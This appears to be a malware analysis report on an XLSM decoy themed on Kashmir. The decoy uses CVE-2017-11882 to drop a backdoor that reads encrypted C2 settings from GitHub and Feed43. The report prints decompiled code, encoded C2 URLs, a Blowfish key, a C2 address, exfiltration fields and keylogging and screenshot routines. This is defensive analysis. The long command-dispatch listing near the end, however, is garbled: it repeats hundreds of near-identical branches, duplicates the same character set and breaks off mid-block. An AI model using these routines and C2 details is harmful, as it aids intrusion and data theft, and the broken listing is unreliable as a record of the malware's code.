

奇安信威胁情报中心

Archived: 2026-04-06 01:21:58 UTC

Overview

Recently, an XLSM decoy document is captured by the RedDrip team of QiAnXin Threat Intelligence Center by utilizing public intelligence. After taking a deeper analysis, we figure out that the C2 configurations are located on Github and Feed43. Multiple Github spaces have been exposed through correlation analysis and the earliest one could trace back to July 2018. The relevant accounts were still in use when the report was completed.

Decryption algorithm for configurations retrieved from Github will be described in detail and the portrait of the attacker is partially based on statistics of the decrypted data.

Sample Analysis

The related attack vector is an XLSM file, created on August 8 and uploaded to VT on August 13, that leverages CVE-2017-11882 vulnerability to release MSBuild.exe to the %AppData% directory and then add registry Run key to stay persistent. To obtain C2 address, it reads data from Github and Feed43 where the content could be controlled by attackers. HTTP/HTTPS protocols are used while communicating with available C2s.

Dropper Analysis

The sample was uploaded to VT at 5:05 on Aug 13, 2019 with below details:

MD5	0D38ADC0B048BAB3BD91861D42CD39DF
Name	India makes Kashmir Dangerous Place in the World.xlsm
Time	2019-08-13 05:05:15

After opening, a blurred picture shows up to lure the victim to enable macro. After that, a clear picture titled "India has made Kashmir the most dangerous place in the world" gets displayed.



Figure 2.1 Images before and after enabling macro

In fact, the clear picture is covered with a vague one. When macro is enabled, the above picture will be deleted so that the clear one will be displayed:




Figure 2.2 Content of the macro

There is an OLE object embedded inside, and it seems that the attacker packed the .bak file by mistake:

名称	修改日期	类型	大小
oleObject1.bin	2019/8/8 19:10	BIN 文件	197 KB
oleObject1.bin.bak	2019/8/8 19:10	BAK 文件	197 KB

Figure 2.3 The ole objects packed inside

Shellcode inside the OLE object performs below functions:

1. Correct the MZ header located at offset 0x558 of the shellcode entry point (add "MZ")
2. Drop the PE file to "%AppData%\MSBuild.exe".
3. Add registry run key (key value: lolliipop) to make "%AppData%\MSBuild.exe" persistent.

```

0001530 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0001540 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0001550 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0001560 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0001570 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0001580 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0001590 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00015A0 64 00 00 00 FF FF 00 00 00 00 00 00 00 00 00 00 .....
00015B0 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00015C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00015D0 00 00 00 08 01 00 00 0E 1F BA 0E 00 B4 09 CD .....
00015E0 23 80 01 4C 2B 54 68 69 73 2D 72 4E 6F 72 .....
00015F0 61 6D 20 83 41 4E 6E 6F 74 20 62 65 29 72 75 4E .....
0001600 20 69 6E 20 44 4F 53 20 6D 6F 64 65 2E 00 0A .....
0001610 24 00 00 00 00 00 00 00 0E 4D 4E 2B 21 23 30 .....
0001620 2A 21 23 30 2A 21 23 30 9E 8D 02 30 26 21 23 30 .....
0001630 9E 8D 02 30 26 21 23 30 9E 8D 02 30 26 21 23 30 .....
0001640 84 81 E4 3D 28 21 23 30 11 7F 3C 39 21 23 30 .....
0001650 11 7F 3C 39 21 23 30 11 7F 3C 39 21 23 30 .....
0001660 9E 8D 0C 39 21 23 30 2A 21 23 30 9D 21 23 30 .....
0001670 8D 7F 2A 3C 21 21 23 30 8F 7F 0C 3D 2B 21 23 30 .....
0001680 8D 7F 21 3C 28 21 23 30 92 69 63 3B 2B 21 23 30 .....
0001690 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00016A0 50 45 00 00 00 00 00 00 8B 8A 4B 00 00 00 00 .....
00016B0 00 00 00 00 00 00 00 00 09 01 08 00 00 14 02 00 .....
00016C0 00 1A 01 00 00 00 00 00 F4 89 00 00 10 10 00 .....
00016D0 00 30 02 00 00 00 40 00 00 10 00 00 02 02 00 .....
00016E0 06 00 00 00 00 00 06 00 00 00 00 00 00 00 .....
00016F0 00 00 03 00 04 00 00 00 00 00 00 00 00 00 .....
0001700 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 .....
0001710 00 00 00 00 10 00 00 00 00 00 00 00 00 00 .....
0001720 AC D6 02 00 B4 00 00 00 00 5D 03 00 E0 01 00 00 .....
    
```

Figure 2.4 Shellcode to correct the header

MSBuild.exe Analysis

MSBuild.exe is released to the %AppData% directory, and the compilation time is August 8th, 2019 which coincides with the XML creation time on Github that will be described later on:

Name	MSBuild.exe
MD5	0f4f6913c3aa57b1fc5c807e0bc060fc
Compile Time	2019-08-08 14:00:32

The main purpose of this sample is to obtain C2 configuration from the attacker's Github and feed43 space, and then performs decryption and connects to C2 for further communications.

After the malicious code is executed, it will "sleep" for a period of time. This is implemented by executing function in a loop for 80,000 times, to delay execution in the sandbox:

```

1 int sub_13E7130()
2 {
3     signed int v0; // esi
4     signed int v1; // ebx
5     int i; // ecx
6     int result; // eax
7
8     v0 = 3;
9     v1 = 2;
10    do
11    {
12        for ( i = 2; i <= v0 - 1; ++i )
13        {
14            result = v0 / i;
15            if ( !(v0 % i) )
16                break;
17        }
18        if ( i == v0 )
19        {
20            result = fun_Print("%d\n", v0);
21            ++v1;
22        }
23        ++v0;
24    }
25    while ( v1 <= 80000 );
26    return result;
27 }
    
```

Figure 3.1 Executing function in a big loop to achieve sleep purpose

It checks network connectivity by connecting to “https://en.wikipedia.org”, then retrieves C2 configuration from two hard coded addresses (one works as a backup). The hard coded address is encrypted, each byte need to be subtracted by one to obtain the decrypted URL:

```

35 memset(&String, 0, 0x3C0u);
36 lstrcpyA(&String1, "iuuqt;00opef3/gffe54/dpn01167345289626242/ymn");
37 lstrcpyA(&v16, "iuuqt;00sbx/hjuivcvtfsdpoufou/dpn0qfufstponj1f0uftu0nbtufs0ymn/ymn");
38 v2 = 0;
39 *szAgent = xmmword_12CCA10;
40 v28 = 'gbT6';
41 v23 = xmmword_12CC990;
42 v29 = '0jsb';
43 v24 = xmmword_12CC980;
44 v30 = 792212534;
45 v25 = xmmword_12CC8F0;
46 v31 = 59;
47 v26 = xmmword_12CC980;
48 v27 = xmmword_12CC890;
49 do
50 {
51     *szAgent[v2] = _mm_sub_epi8(*szAgent[v2], xmmword_12CC740);
52     *(&v23 + v2) = _mm_sub_epi8(*(&v23 + v2), xmmword_12CC740);
53     v2 += 32;
54 }
55 while ( v2 < 0x60 );
56 for ( ; v2 < 0x60; ++v2 )
57     --szAgent[v2];
58 v3 = &String;
59 v10 = 12;
    
```

Figure 3.2 Code to decrypt C2 configuration

Source	Decrypted Content
feed43 URL	https://node2.feed43.com/0056234178515131.xml
Github URL	https://raw.githubusercontent.com/petersonmike/test/master/xml.xml

The Github account used by the attacker is created on August 7th, 2019, which matches the compilation time of the sample:




Figure 3.3 The attacker's Github home page

The C2 configuration is located inside the “description” field after encryption:

```

<rss xmlns:blogChannel="http://backend.userland.com/blogChannelModule" version="2.0">
<channel>
<title>good</title>
<link>https://feeds.rapidfeeds.com/79167</link>
<atom:link xmlns:atom="http://www.w3.org/2005/Atom" rel="via" href="http://feeds.rapidfeeds.com/79167/" type="application/rss+xml"/>
<atom:link xmlns:atom="http://www.w3.org/2005/Atom" rel="self" href="https://feeds.rapidfeeds.com/79167/" type="application/rss+xml"/>
<description>
<CDATA[
[[[zh]h[all]h[aj]j[Th]a[N]9[Y]R[0]R[2]h[0]G[V]R[M]a[r]z[3]h[0]G[3]T[1]0[Z]4[D]y[0]M[-]1]]]]
</description>
<pubDate>Tue, 21 Jul 2019 08:03:09 EST</pubDate>
<docType>https://backend.userland.com/rss</docType>
<generator>RapiFeeds v2.0 - http://www.rapidfeeds.com/</generator>
<language>en</language>
</channel>
</rss>
    
```

Figure 3.4 Github configuration file content

The Base64 encoded data get decoded first, then performs **ROL1**((v11 + 16 * v9) ^ 0x23, 3) operation. After that, Base64 decode again and finally uses Blowfish (older version without Blowfish decryption) by decryption key below:

F0 E1 D2 C3 B4 A5 96 87 78 69 5A 4B 3C 2D 1E 0F 00 11 22 33 44 55 66 77

The decrypted C2 address is 139.28.38.236 and the malware uses HTTP/HTTPS in network communication:

```

44 v6[v5] = 0;
45 v7 = fun_Base64DecodeAndKorDecode(v6); // 先base64解码 再自定义解密
46 v8 = v7;
47 v9 = strlen(v7);
48 v10 = LocalAlloc(0x40u, v9);
49 v20 = v10;
50 fun_base64Decode(v10, v8); // 再Base64解码
51 v25 = 0xC3D2E1F0; // 密钥
52 v26 = 0x8796A5B4;
53 v27 = 0x4B5A6978;
54 v28 = 0xF1E2D3C;
55 v29 = 0x33221100;
56 v30 = 0x77665544;
57 memset(First, 0, 160u);
58 fun_InitBlowFish(&v25, &v21);
59 v11 = strlen(v10);
60 if (v11 % 8)
61 v11 = 8 * (v11 / 8) + 8;
62 if (v11 > 0)
63 {
64 v12 = v10;
65 v13 = (First - v10);
66 v14 = ((v11 - 1) >> 3) + 1;
67 do
68 {
69 sub_12A6B40(&v12[v13], v12, &v21); // 再逐八字节blowfish解密
70 v12 += 8;
71 --v14;
72 }
73 while (v14);

```

Figure 3.5 C2 decryption algorithm

System information of the compromised computer will be collected and then exfiltrated, AES encryption and Base64 encoding will be performed before sending out the collected data:

URI	Content
uuid	ID generated by GetCurrentHwProfile
un	System info
cn	Computer name
on	OS version
lan	IP list
nop	Blank
ver	Malware version, here it is 1.0

After that the malware enters a while loop, to perform actions according to HTTP response:

URI	Function
/e3e7e71a0b28b5e96cc492e636722f73/4sVKAOvu3D/ABDYot0NxyG.php	Online, message queue
/e3e7e71a0b28b5e96cc492e636722f73/4sVKAOvu3D/UYEfgEpXAOE.php	Upload data

```

1312 CreateThread(0, 0, fun_Keylog, 0, 0, &word_12021FC);
1313 memset(&lloname, 0, 0x20);
1314 fun_GetProfileInfo(&lloname, &idname, &id);
1315 v10 = 0;
1316 fun_GetProfileInfo(&lloname, &idname, &id);
1317 while (1)
1318 {
1319 v11 = sub_12A6B40(v10, 0);
1320 if (v11 >= 30)
1321 {
1322 v12 = CreateThread(0, 0, fun_GetProfileInfo, &lloname, &idname, &id);
1323 v10 = 0;
1324 }
1325 else
1326 {
1327 if (v11 < 30)
1328 goto LABEL_52;
1329 v10 = CreateThread(0, 0, fun_GetProfileInfo, &lloname, &idname, &id);
1330 v10 = v10;
1331 }
1332 }
1333 LABEL_52:
1334 v11 = sub_12A6B40(v10, 0);
1335 v12 = read();
1336 v13 = read();
1337 if (v12 <= 30000 + 10000)
1338 {
1339 }
1340 }
1341 return 1;
1342 }
1343 }

```

```

262 LABEL_50: if (fun_strstr(v10, "0") == 1)
263 exit(0);
264 if (fun_strstr(v10, "1") == 1)
265 {
266 memset(&lloname, 0, 0x20);
267 strcpy(&lloname, "pxss.dat");
268 (fun_GetProfileInfo)(v10, &lloname, &id);
269 fun_GetProfileInfo(&lloname, &idname, &id);
270 }
271 else if (fun_strstr(v10, "2") == 1)
272 {
273 GetTempPath(0x100u, &lloname);
274 strcpy(&lloname, "pxss.dat");
275 fun_TakeScreenshot();
276 fun_GetProfileInfo(&lloname, &idname, &id);
277 v11 = clock() + 3000;
278 while (clock() < v11)
279 {
280 GetTempPath(&lloname);
281 }
282 }
283 else if (fun_strstr(v10, "3") == 1)
284 {
285 memset(&lloname, 0, 0x20);
286 v11 = fun_strstr(v10, "1");
287 strcpy(&lloname, v11);
288 v12 = v11 + 1;
289 fun_GetProfileInfo(&lloname, &idname, &id);
290 }
291 else if (fun_strstr(v10, "4") == 1)
292 {
293 GetTempPath(0x100u, &lloname);
294 strcpy(&lloname, "pxss.dat");
295 fun_GetProfileInfo(&lloname, &idname, &id);
296 }
297 else if (fun_strstr(v10, "5") == 1)
298 {
299 GetTempPath(0x100u, &lloname);
300 strcpy(&lloname, "pxss.dat");
301 fun_GetProfileInfo(&lloname, &idname, &id);
302 }
303 else if (fun_strstr(v10, "6") == 1)
304 {
305 GetTempPath(0x100u, &lloname);
306 strcpy(&lloname, "pxss.dat");
307 fun_GetProfileInfo(&lloname, &idname, &id);
308 }
309 else if (fun_strstr(v10, "7") == 1)
310 {
311 GetTempPath(0x100u, &lloname);
312 strcpy(&lloname, "pxss.dat");
313 fun_GetProfileInfo(&lloname, &idname, &id);
314 }
315 else if (fun_strstr(v10, "8") == 1)
316 {
317 GetTempPath(0x100u, &lloname);
318 strcpy(&lloname, "pxss.dat");
319 fun_GetProfileInfo(&lloname, &idname, &id);
320 }
321 else if (fun_strstr(v10, "9") == 1)
322 {
323 GetTempPath(0x100u, &lloname);
324 strcpy(&lloname, "pxss.dat");
325 fun_GetProfileInfo(&lloname, &idname, &id);
326 }
327 else if (fun_strstr(v10, "A") == 1)
328 {
329 GetTempPath(0x100u, &lloname);
330 strcpy(&lloname, "pxss.dat");
331 fun_GetProfileInfo(&lloname, &idname, &id);
332 }
333 else if (fun_strstr(v10, "B") == 1)
334 {
335 GetTempPath(0x100u, &lloname);
336 strcpy(&lloname, "pxss.dat");
337 fun_GetProfileInfo(&lloname, &idname, &id);
338 }
339 else if (fun_strstr(v10, "C") == 1)
340 {
341 GetTempPath(0x100u, &lloname);
342 strcpy(&lloname, "pxss.dat");
343 fun_GetProfileInfo(&lloname, &idname, &id);
344 }
345 else if (fun_strstr(v10, "D") == 1)
346 {
347 GetTempPath(0x100u, &lloname);
348 strcpy(&lloname, "pxss.dat");
349 fun_GetProfileInfo(&lloname, &idname, &id);
350 }
351 else if (fun_strstr(v10, "E") == 1)
352 {
353 GetTempPath(0x100u, &lloname);
354 strcpy(&lloname, "pxss.dat");
355 fun_GetProfileInfo(&lloname, &idname, &id);
356 }
357 else if (fun_strstr(v10, "F") == 1)
358 {
359 GetTempPath(0x100u, &lloname);
360 strcpy(&lloname, "pxss.dat");
361 fun_GetProfileInfo(&lloname, &idname, &id);
362 }
363 else if (fun_strstr(v10, "G") == 1)
364 {
365 GetTempPath(0x100u, &lloname);
366 strcpy(&lloname, "pxss.dat");
367 fun_GetProfileInfo(&lloname, &idname, &id);
368 }
369 else if (fun_strstr(v10, "H") == 1)
370 {
371 GetTempPath(0x100u, &lloname);
372 strcpy(&lloname, "pxss.dat");
373 fun_GetProfileInfo(&lloname, &idname, &id);
374 }
375 else if (fun_strstr(v10, "I") == 1)
376 {
377 GetTempPath(0x100u, &lloname);
378 strcpy(&lloname, "pxss.dat");
379 fun_GetProfileInfo(&lloname, &idname, &id);
380 }
381 else if (fun_strstr(v10, "J") == 1)
382 {
383 GetTempPath(0x100u, &lloname);
384 strcpy(&lloname, "pxss.dat");
385 fun_GetProfileInfo(&lloname, &idname, &id);
386 }
387 else if (fun_strstr(v10, "K") == 1)
388 {
389 GetTempPath(0x100u, &lloname);
390 strcpy(&lloname, "pxss.dat");
391 fun_GetProfileInfo(&lloname, &idname, &id);
392 }
393 else if (fun_strstr(v10, "L") == 1)
394 {
395 GetTempPath(0x100u, &lloname);
396 strcpy(&lloname, "pxss.dat");
397 fun_GetProfileInfo(&lloname, &idname, &id);
398 }
399 else if (fun_strstr(v10, "M") == 1)
400 {
401 GetTempPath(0x100u, &lloname);
402 strcpy(&lloname, "pxss.dat");
403 fun_GetProfileInfo(&lloname, &idname, &id);
404 }
405 else if (fun_strstr(v10, "N") == 1)
406 {
407 GetTempPath(0x100u, &lloname);
408 strcpy(&lloname, "pxss.dat");
409 fun_GetProfileInfo(&lloname, &idname, &id);
410 }
411 else if (fun_strstr(v10, "O") == 1)
412 {
413 GetTempPath(0x100u, &lloname);
414 strcpy(&lloname, "pxss.dat");
415 fun_GetProfileInfo(&lloname, &idname, &id);
416 }
417 else if (fun_strstr(v10, "P") == 1)
418 {
419 GetTempPath(0x100u, &lloname);
420 strcpy(&lloname, "pxss.dat");
421 fun_GetProfileInfo(&lloname, &idname, &id);
422 }
423 else if (fun_strstr(v10, "Q") == 1)
424 {
425 GetTempPath(0x100u, &lloname);
426 strcpy(&lloname, "pxss.dat");
427 fun_GetProfileInfo(&lloname, &idname, &id);
428 }
429 else if (fun_strstr(v10, "R") == 1)
430 {
431 GetTempPath(0x100u, &lloname);
432 strcpy(&lloname, "pxss.dat");
433 fun_GetProfileInfo(&lloname, &idname, &id);
434 }
435 else if (fun_strstr(v10, "S") == 1)
436 {
437 GetTempPath(0x100u, &lloname);
438 strcpy(&lloname, "pxss.dat");
439 fun_GetProfileInfo(&lloname, &idname, &id);
440 }
441 else if (fun_strstr(v10, "T") == 1)
442 {
443 GetTempPath(0x100u, &lloname);
444 strcpy(&lloname, "pxss.dat");
445 fun_GetProfileInfo(&lloname, &idname, &id);
446 }
447 else if (fun_strstr(v10, "U") == 1)
448 {
449 GetTempPath(0x100u, &lloname);
450 strcpy(&lloname, "pxss.dat");
451 fun_GetProfileInfo(&lloname, &idname, &id);
452 }
453 else if (fun_strstr(v10, "V") == 1)
454 {
455 GetTempPath(0x100u, &lloname);
456 strcpy(&lloname, "pxss.dat");
457 fun_GetProfileInfo(&lloname, &idname, &id);
458 }
459 else if (fun_strstr(v10, "W") == 1)
460 {
461 GetTempPath(0x100u, &lloname);
462 strcpy(&lloname, "pxss.dat");
463 fun_GetProfileInfo(&lloname, &idname, &id);
464 }
465 else if (fun_strstr(v10, "X") == 1)
466 {
467 GetTempPath(0x100u, &lloname);
468 strcpy(&lloname, "pxss.dat");
469 fun_GetProfileInfo(&lloname, &idname, &id);
470 }
471 else if (fun_strstr(v10, "Y") == 1)
472 {
473 GetTempPath(0x100u, &lloname);
474 strcpy(&lloname, "pxss.dat");
475 fun_GetProfileInfo(&lloname, &idname, &id);
476 }
477 else if (fun_strstr(v10, "Z") == 1)
478 {
479 GetTempPath(0x100u, &lloname);
480 strcpy(&lloname, "pxss.dat");
481 fun_GetProfileInfo(&lloname, &idname, &id);
482 }
483 else if (fun_strstr(v10, "[") == 1)
484 {
485 GetTempPath(0x100u, &lloname);
486 strcpy(&lloname, "pxss.dat");
487 fun_GetProfileInfo(&lloname, &idname, &id);
488 }
489 else if (fun_strstr(v10, "]") == 1)
490 {
491 GetTempPath(0x100u, &lloname);
492 strcpy(&lloname, "pxss.dat");
493 fun_GetProfileInfo(&lloname, &idname, &id);
494 }
495 else if (fun_strstr(v10, "^") == 1)
496 {
497 GetTempPath(0x100u, &lloname);
498 strcpy(&lloname, "pxss.dat");
499 fun_GetProfileInfo(&lloname, &idname, &id);
500 }
501 else if (fun_strstr(v10, "_") == 1)
502 {
503 GetTempPath(0x100u, &lloname);
504 strcpy(&lloname, "pxss.dat");
505 fun_GetProfileInfo(&lloname, &idname, &id);
506 }
507 else if (fun_strstr(v10, "`") == 1)
508 {
509 GetTempPath(0x100u, &lloname);
510 strcpy(&lloname, "pxss.dat");
511 fun_GetProfileInfo(&lloname, &idname, &id);
512 }
513 else if (fun_strstr(v10, "~") == 1)
514 {
515 GetTempPath(0x100u, &lloname);
516 strcpy(&lloname, "pxss.dat");
517 fun_GetProfileInfo(&lloname, &idname, &id);
518 }
519 else if (fun_strstr(v10, " ") == 1)
520 {
521 GetTempPath(0x100u, &lloname);
522 strcpy(&lloname, "pxss.dat");
523 fun_GetProfileInfo(&lloname, &idname, &id);
524 }
525 else if (fun_strstr(v10, "!") == 1)
526 {
527 GetTempPath(0x100u, &lloname);
528 strcpy(&lloname, "pxss.dat");
529 fun_GetProfileInfo(&lloname, &idname, &id);
530 }
531 else if (fun_strstr(v10, "@") == 1)
532 {
533 GetTempPath(0x100u, &lloname);
534 strcpy(&lloname, "pxss.dat");
535 fun_GetProfileInfo(&lloname, &idname, &id);
536 }
537 else if (fun_strstr(v10, "#") == 1)
538 {
539 GetTempPath(0x100u, &lloname);
540 strcpy(&lloname, "pxss.dat");
541 fun_GetProfileInfo(&lloname, &idname, &id);
542 }
543 else if (fun_strstr(v10, "$") == 1)
544 {
545 GetTempPath(0x100u, &lloname);
546 strcpy(&lloname, "pxss.dat");
547 fun_GetProfileInfo(&lloname, &idname, &id);
548 }
549 else if (fun_strstr(v10, "%") == 1)
550 {
551 GetTempPath(0x100u, &lloname);
552 strcpy(&lloname, "pxss.dat");
553 fun_GetProfileInfo(&lloname, &idname, &id);
554 }
555 else if (fun_strstr(v10, "&") == 1)
556 {
557 GetTempPath(0x100u, &lloname);
558 strcpy(&lloname, "pxss.dat");
559 fun_GetProfileInfo(&lloname, &idname, &id);
560 }
561 else if (fun_strstr(v10, "*") == 1)
562 {
563 GetTempPath(0x100u, &lloname);
564 strcpy(&lloname, "pxss.dat");
565 fun_GetProfileInfo(&lloname, &idname, &id);
566 }
567 else if (fun_strstr(v10, "(") == 1)
568 {
569 GetTempPath(0x100u, &lloname);
570 strcpy(&lloname, "pxss.dat");
571 fun_GetProfileInfo(&lloname, &idname, &id);
572 }
573 else if (fun_strstr(v10, ")") == 1)
574 {
575 GetTempPath(0x100u, &lloname);
576 strcpy(&lloname, "pxss.dat");
577 fun_GetProfileInfo(&lloname, &idname, &id);
578 }
579 else if (fun_strstr(v10, ",") == 1)
580 {
581 GetTempPath(0x100u, &lloname);
582 strcpy(&lloname, "pxss.dat");
583 fun_GetProfileInfo(&lloname, &idname, &id);
584 }
585 else if (fun_strstr(v10, "-") == 1)
586 {
587 GetTempPath(0x100u, &lloname);
588 strcpy(&lloname, "pxss.dat");
589 fun_GetProfileInfo(&lloname, &idname, &id);
590 }
591 else if (fun_strstr(v10, ".") == 1)
592 {
593 GetTempPath(0x100u, &lloname);
594 strcpy(&lloname, "pxss.dat");
595 fun_GetProfileInfo(&lloname, &idname, &id);
596 }
597 else if (fun_strstr(v10, "/") == 1)
598 {
599 GetTempPath(0x100u, &lloname);
600 strcpy(&lloname, "pxss.dat");
601 fun_GetProfileInfo(&lloname, &idname, &id);
602 }
603 else if (fun_strstr(v10, ":") == 1)
604 {
605 GetTempPath(0x100u, &lloname);
606 strcpy(&lloname, "pxss.dat");
607 fun_GetProfileInfo(&lloname, &idname, &id);
608 }
609 else if (fun_strstr(v10, ";") == 1)
610 {
611 GetTempPath(0x100u, &lloname);
612 strcpy(&lloname, "pxss.dat");
613 fun_GetProfileInfo(&lloname, &idname, &id);
614 }
615 else if (fun_strstr(v10, "<") == 1)
616 {
617 GetTempPath(0x100u, &lloname);
618 strcpy(&lloname, "pxss.dat");
619 fun_GetProfileInfo(&lloname, &idname, &id);
620 }
621 else if (fun_strstr(v10, ">") == 1)
622 {
623 GetTempPath(0x100u, &lloname);
624 strcpy(&lloname, "pxss.dat");
625 fun_GetProfileInfo(&lloname, &idname, &id);
626 }
627 else if (fun_strstr(v10, "=") == 1)
628 {
629 GetTempPath(0x100u, &lloname);
630 strcpy(&lloname, "pxss.dat");
631 fun_GetProfileInfo(&lloname, &idname, &id);
632 }
633 else if (fun_strstr(v10, "?") == 1)
634 {
635 GetTempPath(0x100u, &lloname);
636 strcpy(&lloname, "pxss.dat");
637 fun_GetProfileInfo(&lloname, &idname, &id);
638 }
639 else if (fun_strstr(v10, "[") == 1)
640 {
641 GetTempPath(0x100u, &lloname);
642 strcpy(&lloname, "pxss.dat");
643 fun_GetProfileInfo(&lloname, &idname, &id);
644 }
645 else if (fun_strstr(v10, "]") == 1)
646 {
647 GetTempPath(0x100u, &lloname);
648 strcpy(&lloname, "pxss.dat");
649 fun_GetProfileInfo(&lloname, &idname, &id);
650 }
651 else if (fun_strstr(v10, "^") == 1)
652 {
653 GetTempPath(0x100u, &lloname);
654 strcpy(&lloname, "pxss.dat");
655 fun_GetProfileInfo(&lloname, &idname, &id);
656 }
657 else if (fun_strstr(v10, "_") == 1)
658 {
659 GetTempPath(0x100u, &lloname);
660 strcpy(&lloname, "pxss.dat");
661 fun_GetProfileInfo(&lloname, &idname, &id);
662 }
663 else if (fun_strstr(v10, "`") == 1)
664 {
665 GetTempPath(0x100u, &lloname);
666 strcpy(&lloname, "pxss.dat");
667 fun_GetProfileInfo(&lloname, &idname, &id);
668 }
669 else if (fun_strstr(v10, "~") == 1)
670 {
671 GetTempPath(0x100u, &lloname);
672 strcpy(&lloname, "pxss.dat");
673 fun_GetProfileInfo(&lloname, &idname, &id);
674 }
675 else if (fun_strstr(v10, " ") == 1)
676 {
677 GetTempPath(0x100u, &lloname);
678 strcpy(&lloname, "pxss.dat");
679 fun_GetProfileInfo(&lloname, &idname, &id);
680 }
681 else if (fun_strstr(v10, "!") == 1)
682 {
683 GetTempPath(0x100u, &lloname);
684 strcpy(&lloname, "pxss.dat");
685 fun_GetProfileInfo(&lloname, &idname, &id);
686 }
687 else if (fun_strstr(v10, "@") == 1)
688 {
689 GetTempPath(0x100u, &lloname);
690 strcpy(&lloname, "pxss.dat");
691 fun_GetProfileInfo(&lloname, &idname, &id);
692 }
693 else if (fun_strstr(v10, "#") == 1)
694 {
695 GetTempPath(0x100u, &lloname);
696 strcpy(&lloname, "pxss.dat");
697 fun_GetProfileInfo(&lloname, &idname, &id);
698 }
699 else if (fun_strstr(v10, "$") == 1)
700 {
701 GetTempPath(0x100u, &lloname);
702 strcpy(&lloname, "pxss.dat");
703 fun_GetProfileInfo(&lloname, &idname, &id);
704 }
705 else if (fun_strstr(v10, "%") == 1)
706 {
707 GetTempPath(0x100u, &lloname);
708 strcpy(&lloname, "pxss.dat");
709 fun_GetProfileInfo(&lloname, &idname, &id);
710 }
711 else if (fun_strstr(v10, "&") == 1)
712 {
713 GetTempPath(0x100u, &lloname);
714 strcpy(&lloname, "pxss.dat");
715 fun_GetProfileInfo(&lloname, &idname, &id);
716 }
717 else if (fun_strstr(v10, "*") == 1)
718 {
719 GetTempPath(0x100u, &lloname);
720 strcpy(&lloname, "pxss.dat");
721 fun_GetProfileInfo(&lloname, &idname, &id);
722 }
723 else if (fun_strstr(v10, "(") == 1)
724 {
725 GetTempPath(0x100u, &lloname);
726 strcpy(&lloname, "pxss.dat");
727 fun_GetProfileInfo(&lloname, &idname, &id);
728 }
729 else if (fun_strstr(v10, ")") == 1)
730 {
731 GetTempPath(0x100u, &lloname);
732 strcpy(&lloname, "pxss.dat");
733 fun_GetProfileInfo(&lloname, &idname, &id);
734 }
735 else if (fun_strstr(v10, ",") == 1)
736 {
737 GetTempPath(0x100u, &lloname);
738 strcpy(&lloname, "pxss.dat");
739 fun_GetProfileInfo(&lloname, &idname, &id);
740 }
741 else if (fun_strstr(v10, "-") == 1)
742 {
743 GetTempPath(0x100u, &lloname);
744 strcpy(&lloname, "pxss.dat");
745 fun_GetProfileInfo(&lloname, &idname, &id);
746 }
747 else if (fun_strstr(v10, ".") == 1)
748 {
749 GetTempPath(0x100u, &lloname);
750 strcpy(&lloname, "pxss.dat");
751 fun_GetProfileInfo(&lloname, &idname, &id);
752 }
753 else if (fun_strstr(v10, "/") == 1)
754 {
755 GetTempPath(0x100u, &lloname);
756 strcpy(&lloname, "pxss.dat");
757 fun_GetProfileInfo(&lloname, &idname, &id);
758 }
759 else if (fun_strstr(v10, ":") == 1)
760 {
761 GetTempPath(0x100u, &lloname);
762 strcpy(&lloname, "pxss.dat");
763 fun_GetProfileInfo(&lloname, &idname, &id);
764 }
765 else if (fun_strstr(v10, ";") == 1)
766 {
767 GetTempPath(0x100u, &lloname);
768 strcpy(&lloname, "pxss.dat");
769 fun_GetProfileInfo(&lloname, &idname, &id);
770 }
771 else if (fun_strstr(v10, "<") == 1)
772 {
773 GetTempPath(0x100u, &lloname);
774 strcpy(&lloname, "pxss.dat");
775 fun_GetProfileInfo(&lloname, &idname, &id);
776 }
777 else if (fun_strstr(v10, ">") == 1)
778 {
779 GetTempPath(0x100u, &lloname);
780 strcpy(&lloname, "pxss.dat");
781 fun_GetProfileInfo(&lloname, &idname, &id);
782 }
783 else if (fun_strstr(v10, "=") == 1)
784 {
785 GetTempPath(0x100u, &lloname);
786 strcpy(&lloname, "pxss.dat");
787 fun_GetProfileInfo(&lloname, &idname, &id);
788 }
789 else if (fun_strstr(v10, "?") == 1)
790 {
791 GetTempPath(0x100u, &lloname);
792 strcpy(&lloname, "pxss.dat");
793 fun_GetProfileInfo(&lloname, &idname, &id);
794 }
795 else if (fun_strstr(v10, "[") == 1)
796 {
797 GetTempPath(0x100u, &lloname);
798 strcpy(&lloname, "pxss.dat");
799 fun_GetProfileInfo(&lloname, &idname, &id);
800 }
801 else if (fun_strstr(v10, "]") == 1)
802 {
803 GetTempPath(0x100u, &lloname);
804 strcpy(&lloname, "pxss.dat");
805 fun_GetProfileInfo(&lloname, &idname, &id);
806 }
807 else if (fun_strstr(v10, "^") == 1)
808 {
809 GetTempPath(0x100u, &lloname);
